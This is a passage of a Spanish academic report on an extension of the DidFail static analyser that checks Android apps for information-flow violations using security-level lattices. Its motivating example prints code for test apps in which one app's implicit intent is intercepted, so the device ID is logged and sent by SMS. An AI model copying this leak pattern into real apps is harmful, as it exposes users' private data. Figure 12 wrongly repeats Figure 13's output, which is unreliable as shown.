Tanto los niveles asignados a cada método como los flujos que deben ser ignorados (excepciones) pueden ser proporcionados por el usuario de dos maneras diferentes: mediante el uso de una interfaz gráfica o mediante archivos de configuración.

También, se brinda un archivo de configuración para el establecimiento de la jerarquía que relaciona los niveles de seguridad (es un retículo de niveles de seguridad). Ésta debe cumplir con ciertos requisitos que se mencionarán a lo largo del informe.

En cuanto a los resultados, se informa del flujo que produce la violación, en caso que exista, o de la ausencia de estos en caso contrario. Dichos resultados pueden verse de la misma manera que las entradas al sistema, es decir, de manera gráfica o guardado en un archivo.

Además, el usuario tiene la posibilidad de no proveer niveles a los métodos que crea conveniente, permitiendo a la herramienta el cálculo de un nivel adecuado para evitar problemas de seguridad (en caso de ser posible). Estos niveles calculados automáticamente se incluyen a los resultados del análisis.

Por otro lado, se realizaron modificaciones a *Didfail* [8] para realizar los análisis individuales de las aplicaciones de manera concurrente, y se generó un alternativa para los casos en que las aplicaciones ya fueron analizadas individualmente y solo se pretende verificar nuevas asignaciones de niveles de seguridad, ya que la primer parte del análisis es la más costosa en cuanto a tiempos y recursos que utiliza *DidFail*.

La herramienta desarrollada se encuentra disponible bajo licencia *Open Source* en https://github.com/diegogastaldi/security_android.git.

2. Conocimientos Previos

2.1. Análisis Estático

Se denomina análisis estático al conjunto de técnicas de análisis en el cual el código fuente es analizado sin ser ejecutado. Como contrapunto, el análisis dinámico involucra el estudio del comportamiento de las aplicaciones a través de la ejecución de las mismas en un ambiente determinado (los dispositivos android en nuestro caso).

El análisis estático permite examinar todas las posibles ejecuciones de un programa. Esto es especialmente valioso en el análisis de aspectos de seguridad, ya que los ataques suelen explotar a la aplicaciones de maneras imprevistas y (generalmente) difíciles de *testear*. Pero, predecir el comportamiento del programa sin ejecutarlo no es un problema trivial. Al reducir el problema anterior al Problema de la Parada (*Halting Problem*), es posible demostrar que la búsqueda de todas las maneras posibles de ejecutar cualquier programa arbitrario no trivial es un problema indecidible. Sin embargo, el análisis estático puede proporcionar resultados útiles mediante la aproximación de algunos aspectos de la ejecución real de un programa [10].

Una de las técnicas de análisis estático lleva a cabo el análisis del flujo de datos (*data flow*) en particular, en este trabajo, se focaliza en análisis de Flujo de la Información *Information-Flow*.

2.2. Information-Flow

La protección de la confidencialidad de la información manipulada por los sistemas de computación no es un problema de los últimos años. Por el contrario, es un problema de larga data siendo cada vez más importante. Las prácticas de seguridad estándares, previas al surgimiento de estudios sobre *information-flow* [24], no ofrecían garantías sustanciales de que el comportamiento de extremo a extremo (*end-to-end*) de un sistema informático satisfacía *confidencialidad*. Confidencialidad es una política de seguridad de gran relevancia. Una política de confidencialidad de extremo a extremo afirma que un atacante no puede deducir información (datos) considerados secretos a través de observaciones sobre las salidas del sistema.

Los mecanismos de seguridad convencionales, tales como *control de acceso* y *cifrado* no se refieren directamente a la aplicación de las políticas de flujo de información. Una forma estándar para proteger los datos confidenciales es el control de acceso, el cual requiere de algún privilegio para poder acceder a los archivos u objetos que contienen los datos confidenciales. Las verificaciones de control de acceso imponen restricciones al acceso a la información, pero no de su propagación y/o divulgación. Es decir, una vez que la información es accedida, el programa que accede a ella puede,

por error o malicia, transmitir la información ha diferentes destinos. El uso de cifrado para garantizar la confidencialidad tiene la misma limitación, ya que, una vez descifrada la información puede ser liberada sin ningún control. De igual manera, los mecanismos de seguridad tales como la verificación de firmas y escaneo de antivirus tampoco garantizan la conservación de la confidencialidad de la información.

Analizar confidencialidad de un sistema informático es difícil. Los sistemas pueden incluir errores de implementación y diseño. Sumado a esto, los sistemas informáticos modernos son cada vez más complejos, ya que, comúnmente incorporan *hosts* o código no confiable (posiblemente maliciosos) haciendo que la garantía de confidencialidad sea aún más difícil de garantizar.

Para asegurar que la información se utiliza de acuerdo con las políticas de confidencialidad pertinentes, es necesario analizar cómo fluye la información dentro del programa. La certeza de que un sistema es seguro con respecto a la confidencialidad debe surgir de un análisis riguroso que demuestre que el sistema en su conjunto hace cumplir las políticas de confidencialidad de sus usuarios. Este análisis debe demostrar que la información controlada por una política de confidencialidad no puede fluir a un lugar donde se viola esa política.

Las políticas de confidencialidad que deseamos cumplir son, por lo tanto, las políticas de flujo de información y los mecanismos que las hacen cumplir son los controles de flujo de información. En este tipo de enfoques se utilizan técnicas de lenguajes de programación para especificar y hacer cumplir las políticas de flujo de información.

El análisis de confidencialidad e integridad para lenguajes de bajo nivel (*assembly*, *bytecode*) [3, 6, 18, 23, 27] en la actualidad tiene un menor desarrollo que el alcanzado para lenguajes de alto nivel (Java, C). Esto se debe, principalmente, a la dificultad de razonar con programas no estructurados. Existen trabajos basados en sistemas de tipos que incluyen un subconjunto bastante extenso de Java *bytecode* [2, 18, 23].

Numerosos trabajos se dirigen a extender el análisis para que soporte *desclasificación* de información [25]. Entre estos podemos nombrar *Intransitive noninterference* [6], *decentralized label model* [17], *relaxing noninterference* [9, 26] y *robust declassification* [20]. En el caso específico del último mencionado, no es un tema cerrado [28] ya que no hay trabajos específicos en cuanto a desclasificación para lenguajes de bajo nivel, como *bytecode*: para verificar que programas en *bytecode* satisfacen *robust declassification* es necesario poder verificar que los ataques (código no confiable insertado en determinados puntos del programa) cumple con ciertos requisitos. Por lo tanto, si se quiere contar con una herramienta para verificar la seguridad de los programas que pueda ser utilizada en la práctica es necesario poder verificar que los ataques no violan los requisitos.

Actualmente no existen análisis ni herramientas que garanticen *robust declassification* para aplicaciones *Android*.

Los resultados preliminares sobre técnicas de *information-flow* para *bytecode* [5] y *robust declassification* para *bytecode* [4], si bien contribuyen al conocimiento de análisis de flujo de la información, no son técnicas enfocadas a aplicaciones *Android*. Dado el estado del arte en el área de *information-flow* y *desclasificación* es necesario avanzar en la definición de análisis para aplicaciones *Android*.

2.2.1. Niveles de Seguridad

El punto de partida en el análisis del flujo de información es la clasificación de las variables del programa en diferentes niveles de seguridad. La forma tradicional de clasificar los datos y las variables de un programa es L (*low*) indicando que son datos de baja seguridad (información pública); y H (*high*) a los datos y variables de alta seguridad (información privada). El objetivo es prevenir que la información privada se filtre de manera incorrecta, es decir, evitar que la información con nivel H pueda ser asignada a las variables con nivel L .

En términos generales, se requiere un retículo de niveles de seguridad para asegurar que la información fluya solamente de niveles menores a niveles mayores o iguales. Por ejemplo, si $L \leq H$, entonces se permitirían los flujos de L a L , de H a H , y de L a H , y no estarían permitidos flujos de H a L .

Claramente es ilegal un flujo explícito donde se le asigna una variable pública el contenido de una privada, pero por el contrario, asignar información pública en variables privadas es perfectamente legal. En el siguiente fragmento de código, la variable `secreto` es H y la variable `fuga` es L .

```
secreto = fuga; // Flujo seguro.  
fuga = secreto; // Flujo inseguro.
```

Otro caso, que puede ser considerado peligroso, es cuando de acuerdo a condiciones que involucren información privada se realice una determinada acción, como muestra el ejemplo a continuación:

```
if ((secreto % 2) == 0) fuga = 0; else  
    fuga = 1;
```

En este fragmento de código se copia el último bit de la variable privada `secreto` en la variable pública `fuga`. Un posible atacante puede inferir información privada observando el valor de la variable pública. Es decir, se filtra información privada.

Otro caso interesante en el uso de niveles de seguridad para garantizar políticas de seguridad esta relacionado con

integridad en lugar de confidencialidad. En el caso de integridad se analiza que variables (datos) que contienen información (posiblemente) contaminada no fluyan a variables no contaminadas. Se puede modelar esto utilizando un retículo con sus elementos denominados, por ejemplo, $Untainted \leq Tainted$. Integridad y confidencialidad son propiedades duales.

2.2.2. Sinks y Sources

Taint analysis es un tipo especial de análisis de flujo de datos que realiza el seguimiento de datos a lo largo del camino de la ejecución del programa. En esta técnica, los datos privados son marcados con un tipo (comúnmente denominado mancha o tag) en la fuente u origen (*source*), y se propaga a través de todas las rutas de ejecución del programa hasta algún destino *sinks*. La presencia de esta mancha en los *sinks* se utiliza para establecer un flujo entre el *source* y el *sink*. Este flujo puede ser utilizado para detectar si existen fugas de datos privados desde la fuente a diferentes destinos. Es decir, si se asocian niveles de seguridad tanto a los *source* como a los *sinks*, se puede detectar si información importante o privada puede estar llegando a lugares públicos o lugares no deseados.

Los *sources* y *sinks* son componentes muy importantes en los flujos de información. Estos son los recursos mediante los cuales las aplicaciones leen u obtienen sus datos (*sources*), para luego tratarlos según sus objetivos y concluir con el envío de estos a otros recursos denominados *sinks*. Estos recursos pueden ser en muchos casos externos a las aplicaciones.

Dichos componentes generan dependencias que van desde determinados *sources* a determinados *sinks*, por lo que al asignarle niveles de seguridad a ambos (véase sección 2.2.1) permitiría controlar o conocer los casos en los que se producen flujos ilegales de información.

Ejemplos de *sources* pueden ser el identificador de un teléfono, los contactos, las fotos y la ubicación de los dispositivos móviles, entre otros; y por otro lado, ejemplos de *sinks* incluyen internet, mensajes de texto y archivos, entre otros.

2.3. Ejemplo Motivador

La comunicación entre las aplicaciones es muy común y necesario para cumplir con sus objetivos. Esta comunicación la llevan a cabo principalmente mediante el uso de intents. Un ejemplo de ello es una foto, la cual puede fluir a través de diferentes aplicaciones: es sacada por la cámara y almacenada, luego es editada por alguna aplicación de edición para posteriormente ser compartida a través de alguna red social.




Figura 4: Ejemplo de comunicación entre aplicaciones.

En la siguiente imagen se muestra un ejemplo donde información privada puede fluir desde un source a un sink, y en su *viaje*, puede pasar por múltiples aplicaciones que pueden ver y modificar su información:




Figura 5: Ejemplo de flujo de información desde un source a un sink.

Como muestra la Figura 6, la aplicación SendSms obtiene Device Id (Figura 6:(1)), lo guarda en un intent (Figura 6:(2)) y luego lo envía mediante el método `startActivityForResult()` para iniciar una nueva actividad. Dicho intent es implícito, es decir, no tiene un destinatario preestablecido, por lo que el sistema operativo se encarga de comprobar que aplicaciones pueden manejarlo (mediante la comprobación de sus archivos manifest). En este ejemplo, la aplicación elegida fue `Echoer.apk` debido que su manifest cumplía con los requisitos (Figura 10:(4)). Ésta aplicación recibe el intent, lo guarda en un campo de la clase `MainActivity` (Figura 8:(5)), y luego de que se oprima el botón `button1`, la información que tenía el intent es enviada de vuelta a la aplicación `SendSms` (Figura 9:(6)), para que este último envíe el mensaje (Figura 7:(7)).

En el escenario descrito, el source (`deviceId`), es información privada del dispositivo, puede llegar a dos sinks diferentes: uno de ellos es el `sms` saliente y el otro sink es el `Log`, y de acuerdo a los niveles que se le asignen a estos últimos, los flujos puede o no producir una violación de seguridad.

Las Figura 8:(5) y Figura 9:(6) muestran como fluye la información al `Log` escribiendo el contenido del intent recibido.

```
public class ButtonListener implements OnClickListener {
    private final MainActivity act;
    public ButtonListener(MainActivity parentActivity) {
        this.act = parentActivity;
    }
    public void onClick(View arg0) {
        Intent i = new Intent(Intent.ACTION_SEND);
        i.setType("text/plain");
        TelephonyManager tManager = (TelephonyManager) this.act.getSystemService(
(1) Context.TELEPHONY_SERVICE);
        String uid = tManager.getDeviceId(); // SOURCE
        i.putExtra("secret", uid);(2) // write sensitive data to Intent
(3) this.act.startActivityForResult(i, 0); // outgoing Intent
    }
}
```

Figura 6: *SendSMS.buttonListener.java*.

```
public class MainActivity extends Activity {
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);
        Button button1 = (Button) findViewById(R.id.button1);
        button1.setOnClickListener(new ButtonListener(this));
    }
    ...
    ...
    protected void onActivityResult(int requestCode, int resultCode, Intent data) { //
incoming Intent Result
(7) sendSMSMessage(data.getExtras().getString("secret"));
    }
    protected void sendSMSMessage(String message) {
        SmsManager smsManager = SmsManager.getDefault();
        smsManager.sendTextMessage("1234567890", null, message, null, null); // SINK
    }
}
```

Figura 7: *SendSMS.MainActivity.java*.

```
public class MainActivity extends Activity {
    Intent i;

    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);
        Button button1 = (Button) findViewById(R.id.button1);
        button1.setOnClickListener(new ButtonListener(this));
    }
    protected void onResume()
    {
        super.onResume();
        i = getIntent(); // read data received in Intent from the caller
(5) Bundle extras = i.getExtras();
        Log.i("Data received in Echoer: ", extras.getString("secret")); // SINK
    }
}
```

Figura 8: *Echoer.MainActivity.java*.

```
public class ButtonListener implements OnClickListener {
    private final MainActivity act;
    public ButtonListener(MainActivity parentActivity) {
        this.act = parentActivity;
    }
    public void onClick(View arg0) {
(6) this.act.setResult(0, this.act.i); // send received data back to the caller
        this.act.finish();
    }
}
```

Figura 9: *Echoer.buttonListener.java*.

```
...
...
<activity
    android:name="echoer.MainActivity"
    android:label="@string/app_name" >
    <intent-filter>
        (4)
        <action android:name="android.intent.action.SEND" />
        <category android:name="android.intent.category.DEFAULT" />
        <data android:mimeType="text/plain" />
    </intent-filter>
</activity>
...
...

```

Figura 10: *AndroidManifest.xml in Echoer.apk*.

En este ejemplo se representa lo que sucede en muchas aplicaciones, ya sea, por mala intención o por descuidos: la aplicación *SendSms* quiere comunicarse con otro componente de sí misma, enviarle información para que éste lo trate según corresponda, para lo cual manda un intent con dicha información. A continuación, *Echoer* recibe el intent, filtra la información, y luego envía otro intent para que la aplicación inicial siga con su normal funcionamiento. Aquí *SendSms* no sabe que su información fue vista y tratada por otra aplicación.

2.4. Herramientas de Análisis Estático

La herramienta detallada en este trabajo se construyó sobre *Didfail*, la cual a su vez utiliza *Flowdroid* y *Epicc*.

2.4.1. Flowdroid

Flowdroid [1] es una herramienta de análisis estático para aplicaciones *Android*, de código abierto. La cual reduce el programa a una representación intermedia que modela el ciclo de vida de las aplicaciones de *Android*.

Analizar dichas aplicaciones es más complicado que analizar un programa en *Java* porque estos corren sin el framework de *Android*, tienen un simple punto de entrada (el método *main*). En cambio, las aplicaciones *Android*, pueden tener múltiples puntos de entradas, llamados implícitamente por el framework. *Flowdroid* resuelve este problema creando un método llamado *dummymain()*, el cual emula el ciclo de vida de las aplicaciones incluyendo todas las llamadas implícitas que pueden ocurrir.

Flowdroid puede detectar precisamente solo flujos de datos intraprocedurales, ya que los interprocedurales incluyen intents, invocación a servicios, entre otros.

2.4.2. Epicc

Epicc [21] analiza la comunicación entre componentes de manera precisa y efectiva, por lo que se podría decir que es un complemento a lo realizado por *Flowdroid*.

Epicc identifica propiedades (tales como *action*, *category* and *data MIME type*) de los intents que pueden ser enviados y recibidos por los diferentes componentes.

2.4.3. Didfail

DidFail (*Droid Intent Data Flow Analysis for Information Leakage*) [8] usa el análisis estático para detectar potenciales fugas de información privada entre un conjunto de aplicaciones Android. DidFail combina FlowDroid y Epicc para realizar un seguimiento de los flujos de datos tanto entre componentes como dentro de cada componente de un conjunto de aplicaciones. DidFail tiene dos fases en el análisis:

- Dado un conjunto de aplicaciones, primero determina el flujo de datos individualmente por cada una, y las condiciones en las que estos son posibles.
- Luego, basándose en los resultados de la primer fase, enumera los flujos de datos potencialmente peligrosos habilitados por las aplicaciones en su conjunto.

En los capítulos siguientes se presenta como a partir de la salida que proporciona Didfail, y mediante modificaciones en dicha herramienta, se le dan niveles a los métodos involucrados en los flujos, se chequean si se produce violaciones de seguridad de acuerdo al orden establecido entre los niveles, ignorando aquellos métodos que son considerados excepciones, y las opciones para introducir dicha información.

2.5. Trabajos Relacionados

Además de las herramientas presentadas en las secciones anteriores DidFail [8] y Flowdroid [1] existen muchos otros ejemplos de trabajos que analizan flujos de información para aplicaciones Android.

IccTA [19] analiza estáticamente un conjunto de apps para detectar flujos de datos privados. IccTA trabaja en una sola fase que corre todo el análisis monolíticamente (DidFail lo realiza en dos etapas de manera composicional). IccTA tiene mayor precisión que la versión actual de DidFail porque tiene mayor sensibilidad al contexto y realiza menos sobre estimaciones de datos *contaminados* que alcanzan *sinks*. Si bien IccTA y DidFail son muy similares y fueron desarrollados simultáneamente los mismos son proyectos independientes.

CHEX [12] detecta vulnerabilidades en el flujo de la información entre componentes ScanDal [16] es un analizador estático implementado como un interpretador abstracto de bytecode Dalvik. Tanto CHEX como ScanDal usan un solo nivel de sensibilidad al contexto (consideran solo una llamada a métodos). SCanDroid [13] detecta flujos entre componentes usando un modelo limitado de Android y políticas conservativas para las API de los métodos. AndroidLeaks [14] combina análisis sensibles e insensibles al contexto pero modela los flujos de la

API de los métodos con una política general lo que reduce la precisión. DroidSafe [15] incluye un análisis y un modelo de la API de Android más preciso que las otras herramientas mencionadas.

TaintDroid [11] verifica dinámicamente las aplicaciones para detectar pérdidas de información, incluyendo flujos entre diversas aplicaciones. Es decir, el objetivo de la herramienta es el mismo que de las restantes pero con un enfoque dinámico.

3. Diseño e Implementación

En esta Capítulo se describe la herramienta desarrollada. Como se explicó previamente el objetivo de la misma es determinar si las aplicaciones Android violan la política de seguridad del usuario. Es decir, permite verificar si las aplicaciones filtran o no información confidencial. En la *Figura 11* se muestra los módulos que conforman la herramienta con las entradas y salidas de cada uno de los módulos.




Figura 11: La Herramienta Desarrollada.

Los recuadros *azules* representan datos de entrada provistos por el usuario (*apk* y la política de seguridad). Los recuadros redondeados *verdes* representan módulos de la herramienta que procesan las entradas y retornan una salida. Los recuadros ondulados *naranja* representan datos de salida de determinados módulos y a la vez son datos de entrada de otros módulos. En el recuadro gris se puede visualizar lo desarrollado en este trabajo.

En resumidas palabras la herramienta toma las salidas proporcionadas por Epicc y FlowDroid, junto con la descripción de la *política de seguridad* del usuario y las procesa Didfail con Niveles (esta es una versión de Didfail con extensiones y modificaciones realizadas en este trabajo). El resultado de este último paso consiste en todos los posibles flujos de *sinks* a *sources* de la aplicación de

entrada, donde cada *sink* y *source* tendrá asociado el nivel de seguridad definido por el usuario. El último paso identifica si existe algún flujo de información que viola la política de seguridad (o informa la ausencia de dichas violaciones), y además, brinda una asignación de niveles a los *sources* y *sinks* que no fueron considerados críticos por el usuario (es decir, que el usuario no definió un nivel de seguridad porque no los consideró importantes desde el punto de vista de la seguridad).

Cabe notar que la política de seguridad está conformada por el retículo de niveles de seguridad, la asignación de niveles a *sinks* y *sources* relevantes para la seguridad del usuario y los flujos excepcionales permitidos. En este trabajo se definió el mecanismo para que el usuario pueda explicitar su política de seguridad, se implementaron *validadores* para garantizar que estén definidos correctamente cada uno de sus componentes (en la *Figura 11*: Comprobar Métodos, Comprobar Orden Parcial y Comprobar Niveles de Seguridad). Estos *validadores* también generan una representación de la política de seguridad adecuada para ser manipulada por los restantes módulos.

El análisis realizado por la herramienta puede considerarse dividido en dos etapas: la primera consiste en la recopilación de toda la información necesaria y la generación de los flujos de información de la aplicación (hasta el módulo *DidFail* con Niveles); y la segunda, a partir de la anterior, que verifica generar que los flujos de información no violen la política de seguridad establecida (el módulo *Verificador Flujos*).

Las extensiones y modificaciones a *DidFail* (*DidFail* con Niveles) fueron realizados usando el lenguaje de programación Python. Se modificaron diferentes módulos de ésta herramienta y se crearon otros para la implementación de las nuevas funcionalidades.

A continuación se detalla cada uno de los módulos y etapas de la herramienta desarrollada en este trabajo.

3.1. Escenario de ejemplo

3.1.1. Información obtenida a través de *Didfail*

Un ejemplo de los escenarios a analizar por la herramienta es el que muestra la *Figura 12*, donde el componente 1 envía datos al componente 2, este último los recibe y envía otros como respuesta. Por otro lado, el componente 3 interactúa con el componente 2 de manera similar. Vale aclarar que estos componentes pueden o no ser parte de una misma aplicación, lo cual, no cambia el resultado en el análisis.

```
### 'Sink(sink='Sink: <android.util.Log: int i(java.lang.String,java.lang.String)>', level='Public')': ###
[Src(src='Src: <android.os.Bundle: java.lang.String getString(java.lang.String)>', level='BUNDLE'),
Src(src='Src: <android.telephony.TelephonyManager: java.lang.String getDeviceId()>', level='Private'),
Src(src='Src: <android.location.Location: double getLongitude()>', level='Private'),
Src(src='Src: <android.location.Location: double getLatitude()>', level='Private'),
Src(src='Src: <android.location.LocationManager: android.location.Location
getLastKnownLocation(java.lang.String)>', level='Private')]
```

Figura 12: $R(I_i)$ denota la respuesta al intent I_i . C_i representa componentes de aplicaciones.

En el escenario de la *Figura 12*, *Didfail* determina que la información puede fluir de C_1 a C_2 , de C_2 a C_1 , de C_3 a C_2 y de C_2 a C_3 de manera directa, pero también pueden suceder flujos de C_1 a C_3 y de C_3 a C_1 , en el caso de que C_2 al recibir la información de, por ejemplo, C_1 , la guarde en algún campo y posteriormente la envíe como respuesta a C_3 , luego de recibir un intent proveniente de este último.

Estos flujos son originalmente representados de a pares, donde el componente izquierdo representa el source del flujo (quien envía el intent) y el componente derecho representa el sink del flujo (quien recibe el intent). Por ende, el resultado sería ($source_1, sink_3$), ($source_3, sink_1$), ($source_1, sink_1$) y ($source_3, sink_3$).

A partir de las modificaciones que afectaron a *Didfail*, los source y sink tienen un campo extra llamado *level*, que permite, una vez calculado el flujo, comparar los niveles y ver si se corresponden con el orden entre ellos. Un ejemplo concreto de estos se puede observar en la *Figura 13*, la cual muestra un sink con sus correspondientes posibles source. Las aplicaciones que generaron esta salida son aplicaciones de prueba llamadas *Echoer*, *Sendsms* y *WriteFile* (véase *Capítulo 4*). Aquí el formato está dado por los diccionarios de Python.

```
### 'Sink(sink='Sink: <android.util.Log: int i(java.lang.String,java.lang.String)>', level='Public')': ###
[Src(src='Src: <android.os.Bundle: java.lang.String getString(java.lang.String)>', level='BUNDLE'),
Src(src='Src: <android.telephony.TelephonyManager: java.lang.String getDeviceId()>', level='Private'),
Src(src='Src: <android.location.Location: double getLongitude()>', level='Private'),
Src(src='Src: <android.location.Location: double getLatitude()>', level='Private'),
Src(src='Src: <android.location.LocationManager: android.location.Location
getLastKnownLocation(java.lang.String)>', level='Private')]
```

*Figura 13: Ejemplo de resultados de *Didfail*.*

3.1.2. Información obtenida a través de archivo de configuración únicamente

Otra información necesaria para efectuar el análisis son los niveles de seguridad y el orden que los relaciona, el cual debe ser un orden parcial como requisito excluyente. Un ejemplo de esto se puede ver en la *Figura 14*.

Aquí no es necesario dar las relaciones transitivas (por ejemplo *Public - Private*) ni tampoco las relaciones reflexivas (*Public - Public*), las cuales deben estar

presentes para cumplir con el requisito de orden parcial pero, para hacer el trabajo del usuario más simple, las relaciones reflexivas y transitivas son calculadas automáticamente.

Los motivos por el que la relación entre los niveles debe ser de orden parcial son:

Reflexividad: La reflexividad, como indica su definición, cualquier elemento del orden se precede a si mismo. Esto es necesario ya que al momento de comprobar el cumplimiento o no de un flujo de información, si tanto el `source` como el `sink` tienen el mismo nivel de seguridad, no hay violación. Si la relación no fuese reflexiva, y por ejemplo, la relación `Public - Public` no esta presente, la existencia de un flujo entre métodos que tienen el nivel `Public` asignado será considerado una violación de seguridad.

Transitividad: Esta propiedad es requerida ya que, al permitirse muchos niveles distintos, se puede dar que exista, por ejemplo, la relación `Public - SemiPrivate` y `SemiPrivate - Private` donde, si la relación `Public - Private` no forma parte del orden, un flujo que vaya desde el nivel `Public` al nivel `Private` sería considerado una violación de seguridad. Esto es un problema ya que sabemos que `Public` precede en el orden a `SemiPrivate` y este último precede a `Private`, por lo que el flujo `Public - Private` no debe ser una violación. Esto se soluciona garantizando que el orden entre los niveles sea transitivo.

Antisimetría: Esta propiedad evita ciclos en el orden, lo cual es claramente necesario debido a que en caso de no cumplirse, todos los niveles que participan en un ciclo (por la transitividad) podrían ser reemplazados por uno solo sin modificar los resultados de los análisis que los usen.




Figura 14: Ejemplo de orden parcial entre niveles de seguridad.

Para brindar los niveles y sus relaciones, el usuario debe modificar el archivo `security-levels.txt`. Aquí debe respetar la siguiente sintaxis:

Comentarios: Las líneas que comienzan con un “#” son ignoradas.

Relaciones: Las relaciones son vistas como dos textos separados por un \leq , siendo los espacios ignorados. Aquí el string que se encuentra a la izquierda de \leq representa al nivel que precede al nivel representado por el string a la derecha del símbolo.

Línea Errónea: Una línea es considerada errónea cuando no contiene el símbolo \leq o cuando tanto a la derecha como a la izquierda de \leq se encuentra un string vacío.

3.1.3. Información obtenida mediante GUI o archivos de configuración

Las entradas que deben proporcionarse a la herramienta que caben en esta clasificación corresponden a la asignación de niveles a métodos y las excepciones.

3.1.4. Asignación de niveles a métodos

La asignación de niveles a métodos podrían ser dado por el usuario de dos maneras: mediante la GUI o mediante el archivo de configuración `assign-levels.txt`. En el primer caso la interfaz provee campos de entrada de texto para ser completados con el nombre de la categoría a la que pertenece el método y el nivel a asignarle; en el caso del archivo de configuración, se da la categoría, seguida de una flecha y concluyendo con el nivel a asignar.

Vale aclarar que la categoría es un nombre que se le da a un conjunto de métodos que obtienen o manejan información similar. Por ello es que todos los métodos de una categoría van a tener el mismo nivel. Por ejemplo, los métodos que obtienen tanto la latitud (`getLatitude()`) como la longitud (`getLongitude()`) corresponden a la misma categoría (`ACCESS_FINE_LOCATION`) y por ende tendrán el mismo nivel.

Las categorías y sus métodos dependen de la API de Android que se este utilizando.




Figura 15: Ejemplo de asignación de niveles de seguridad a sources y sinks.

En la *Figura 15* se muestra un ejemplo de asignación de niveles a métodos donde al método `source1` se le asigna el nivel privado, lo cual se interpreta de la siguiente manera: la información que obtiene la ejecución del método `source1` es información privada que, de acuerdo al orden de los niveles anteriores, no debe llegar a ser argumento de alguno de los métodos con un nivel menor, como son `Public`, `Semi-private1` o `Semi-private2`.

En cuanto a la interpretación de la asignación a $sink_1$ corresponde a que la información que tiene el método $sink_1$ como argumento, luego de la ejecución de éste, llega a lugares considerados `Private`.

Un ejemplo concreto puede ser, que dado el método $getLatitud()$, el cual obtiene la ubicación del dispositivo considerada normalmente como información privada, se le asigna el nivel `Private`. Por otro lado, la información que es enviada vía sms (mediante el método $sendSms()$) normalmente es considerada pública ya que puede llegar a distintas personas. Teniendo en cuenta este escenario, si existe el flujo ($getLatitud, sendSms$), existe una violación de seguridad donde información privada arriba a lugares públicos.

3.1.5. Excepciones

En el caso de las excepciones, pueden ser:

source1 a sink3

Esto significa que si `Didfail` detecta un flujo de $source_1$ a $sink_3$, sin importar los niveles que estos tengan asignado, el flujo es ignorado, y no provoca violaciones de seguridad.

Un ejemplo concreto del uso de excepciones que se puede mencionar es el caso en el que una aplicación dada requiere que el usuario se identifique antes de proveerle sus funcionalidades. Para ello el usuario introduce su contraseña, la cual es considerada información privada. En el caso de que la contraseña introducida sea errónea, la aplicación responderá indicando el fallo y posiblemente pidiendo el reingreso de ésta. Aquí surge un inconveniente, donde un componente que recibe información privada, la trata y responde a, posiblemente, un componente considerado público, como por ejemplo, la ventana informando que la contraseña es incorrecta. Si bien la ventana podría contener la contraseña ingresada, lo cual sería claramente una fuga de información, también puede responder simplemente el mensaje de error o éxito. Para situaciones como estas, la herramienta le deja la decisión al usuario, dándole la posibilidad de ignorar la violación de seguridad mediante el uso de excepciones.

Durante el análisis, teniendo en cuenta la posibilidad de manejar excepciones, se puede dar el caso en el que un método que participe en alguna excepción no tenga nivel asignado por el usuario y deba ser calculado por la herramienta. Aquí, si durante el análisis se encuentra el flujo indicado por la excepción, éste no va a limitar la asignación de un nivel al método, es decir, si por ejemplo, el flujo va de *privado* a $variable_1$ (donde *privado* es el nivel supremo del orden de los niveles y $variable_1$ es el método que no tiene nivel asignado), al momento de calcular el nivel del método $variable_1$ no se tendrá en cuenta dicho flujo, es decir, no debe ser mayor o igual a *privado*.

Una vez brindadas las excepciones, la herramienta corrobora que los métodos participantes de la excepción existan en la API de la versión de Android con la que se está trabajando.

En este caso, el usuario debe modificar el archivo *exceptions.txt* en caso de que se esté trabajando mediante el uso de archivos de configuración o agregando excepciones a través de la interfaz gráfica. En el caso del archivo, la sintaxis es similar a la mencionada anteriormente, pero con la diferencia de que el símbolo que separa los string es una flecha (\rightarrow) y que a los lados de dicha flecha se colocan métodos.

A modo de ejemplo, la *Figura 16* muestra una excepción donde, si la información que obtiene el método $getDeviceId()$ puede ser parte de los argumentos del método $i(java.lang.String,java.lang.String)$, no será considerado violación de seguridad, sin importar los niveles de estos.

